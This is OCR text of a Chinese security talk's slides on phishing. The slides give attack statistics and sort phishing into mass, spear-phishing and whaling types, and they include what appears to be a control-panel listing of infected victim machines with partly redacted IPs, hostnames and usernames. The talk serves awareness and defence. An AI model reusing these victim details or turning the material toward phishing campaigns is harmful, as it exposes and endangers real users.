Phishing—瞥见网络钓鱼攻击新旧手法

rootclay@0kee&syclover


KEE
TEAM

信息安全部

信息安全部

Skywolf

信息安全部

Skywolf

护心镜

信息安全部　Skywolf　护心镜　天相

FOCUS ON NETWORK SECURITY

SYCLOVER

三叶草Syclover安全技术小组一个专注于网络空间安全的高校技术团队，
成立于2005年3月，主要研究方向有渗透测试、逆向工程、移动安全、安全编程、漏洞利用等


E-mail Scandal

E-mail Scandal

E-mail Scandal


E-mail Scandal

E-mail Scandal



E-mail Scandal

E-mail Scandal




E-mail Scandal

E-mail Scandal


E-mail Scandal

Situation


Situation




2016年网站安全事件



Situation





91%的网络攻击和数据泄漏都是以钓鱼攻击开始的

今年以来，全球钓鱼攻击增长了55%，以商业为主题的钓鱼攻击造成的损失增长了1300%

Classification

撒网式

这类型的钓鱼攻击多为姜太公钓鱼-愿者上钩之类，没有任何的指向性

Classification

撒网式

这类型的钓鱼攻击多为姜太公钓鱼-愿者上钩之类，没有任何的指向性

鱼叉式

这类型的钓鱼我们称之为targeted attack，也就是对特定目标进行的网络钓鱼攻击

Classification

撒网式

这类型的钓鱼攻击多为姜太公钓鱼-愿者上钩之类，没有任何的指向性

鱼叉式

这类型的钓鱼我们称之为targeted attack，也就是对特定目标进行的网络钓鱼攻击

鲸钓

鲸钓虽然说也是targeted attack，但目标主要还是集中在带C字头的企业高管，政界人士和名人

Classification

撒网式

这类型的钓鱼攻击多为姜太公钓鱼-愿者上钩之类，没有任何的指向性

鱼叉式

这类型的钓鱼我们称之为targeted attack，也就是对特定目标进行的网络钓鱼攻击

鲸钓

鲸钓虽然说也是targeted attack，但目标主要还是集中在带C字头的企业高管，政界人士和名人


Classification

撒网式

这类型的钓鱼攻击多为姜太公钓鱼-愿者上钩之类，没有任何的指向性

鱼叉式

这类型的钓鱼我们称之为targeted attack，也就是对特定目标进行的网络钓鱼攻击



鲸钓

鲸钓虽然说也是targeted attack，但目标主要还是集中在带C字头的企业高管，政界人士和名人


Classification

撒网式

这类型的钓鱼攻击多为姜太公钓鱼-愿者上钩之类，没有任何的指向性

鱼叉式

这类型的钓鱼我们称之为targeted attack，也就是对特定目标进行的网络钓鱼攻击



鲸钓

鲸钓虽然说也是targeted attack，但目标主要还是集中在带C字头的企业高管，政界人士和名人

Google

facebook


Classification

撒网式

这类型的钓鱼攻击多为姜太公钓鱼-愿者上钩之类，没有任何的指向性


鱼叉式

这类型的钓鱼我们称之为targeted attack，也就是对特定目标进行的网络钓鱼攻击



鲸钓

鲸钓虽然说也是targeted attack，但目标主要还是集中在带C字头的企业高管，政界人士和名人



撒网式钓鱼

撒网式钓鱼

撒网式钓鱼

一封粗制滥造的撒网式钓鱼邮件

撒网式钓鱼

143.21[redacted].15	10.0.169.10	20004574-RON-AC13BF686B1-Rivest	Windows XPv32 Service Pack 3.0 (... 1x2400mhz	Total:127MB,Avail:9MB	0d 0h 0m 48s
176.14.[redacted]2	10.14.0.2	25974218-ACTZFF0-PC-AcTZfF0	Windows 7v64 Service Pack 1.0 (B... 1x2601mhz	Total:1023MB,Avail:490MB	0d 0h 23m 41s
176.14.[redacted]2	10.14.0.2	12061108-ANTONY-PC-Antony	Windows 7v32 Service Pack 1.0 (B... 1x3066mhz	Total:1023MB,Avail:402MB	0d 0h 3m 23s
188.99.[redacted]22	192.168.1.107	20623571-LUSER-PC-luser	Windows 7v64 Service Pack 1.0 (B... 4x1800mhz	Total:4094MB,Avail:3284MB	0d 0h 1m 4s
202.56.[redacted]0	192.168.129.103	68325323-KLONE-PC-admin	Windows 7v32 Service Pack 1.0 (B... 2x2400mhz	Total:1023MB,Avail:525MB	0d 0h 2m 18s
202.56.[redacted]0	192.168.130.1	89606041-KLONE_X64-PC-admin	Windows 7v64 Service Pack 1.0 (B... 4x2400mhz	Total:2047MB,Avail:1094MB	0d 0h 4m 7s
207.102.[redacted].40	10.0.3.15	28026123-ABC-XP-abc	Windows XPv32 Service Pack 3.0 (... 2x2499mhz	Total:2047MB,Avail:276MB	3d 1h 15m 53s
23.253.[redacted]108	10.74.50.100	45238426-ADMIN-B2619D2D3-Admin	Windows XPv32 Service Pack 3.0 (... 4x2789mhz	Total:2047MB,Avail:497MB	0d 3h 1m 55s
5.62.61.[redacted]	10.1.1.22	56787546-COMP-HOME261245-Administrator	Windows XPv32 Service Pack 2.0 (... 2x2792mhz	Total:1023MB,Avail:2047MB	0d 0h 14m 59s
50.47.7[redacted]3	10.6.234.112	62424014-ABBY-PC-abby	Windows 7v32 Service Pack 1.0 (B... 1x1995mhz	Total:1023MB,Avail:316MB	0d 0h 1m 38s
67.137.[redacted]5	172.16.198.100	46918177-VMG-CLIENT-Administrator	Windows XPv32 Service Pack 1.0 (... 1x2698mhz	Total:751MB,Avail:494MB	0d 0h 3m 38s
67.137.[redacted]5	172.16.198.100	18454537-BEA-CHI-T-7PR01-John Doe	Windows 7v32 Service Pack 1.0 (B... 1x2397mhz	Total:2047MB,Avail:1339MB	0d 0h 4m 26s
72.12.2[redacted]46	192.168.38.10	26801409-PC-4A095E27CB-STRAZNJICA.GRUBUTT	Windows 7v64 Service Pack 1.0 (B... 2x2297mhz	Total:1279MB,Avail:842MB	0d 0h 1m 9s
8.36.12[redacted]4	192.168.3.127	73978662-SC60_H16_VC07-Wilbert	Windows XPv32 Service Pack 3.0 (... 1x2600mhz	Total:4095MB,Avail:170MB	0d 0h 34m 14s
95.211.[redacted]198	10.0.49.6	97287778-pnnldtuqobjy-user	Windows XPv32 Service Pack 3.0 (... 2x2300mhz	Total:2047MB,Avail:338MB	0d 0h 14m 18s
默?分?					
118.21[redacted].154	192.168.0.79	56936097-4-MWS09-mwsuser	Windows XPv32 Service Pack 3.0 (... 2x2099mhz	Total:1023MB,Avail:704MB	0d 0h 3m 51s
118.21[redacted].157	192.168.0.13	33919461-31-MWS03-mw	Windows 7v32 Service Pack 1.0 (B... 1x2667mhz	Total:1023MB,Avail:611MB	0d 0h 4m 53s
默认分组					
117.17.[redacted].138	192.168.1.16	64975322-DESKTOP-NLI05Q0-Li	Windows 8v64 Service Pack 0.0 (B... 4x2195mhz	Total:2047MB,Avail:806MB	0d 9h 30m 49s
183.22[redacted]6.226	192.168.168.110	30861033-IBQJQZNA5U9E2OS-Administrator	Windows 7v64 Service Pack 1.0 (B... 2x2693mhz	Total:4095MB,Avail:4095MB	0d 0h 0m 40s

一封粗制滥造的撒网式钓鱼邮件

撒网式钓鱼

一封粗制滥造的撒网式钓鱼邮件

撒网式钓鱼


一封粗制滥造的撒网式钓鱼邮件

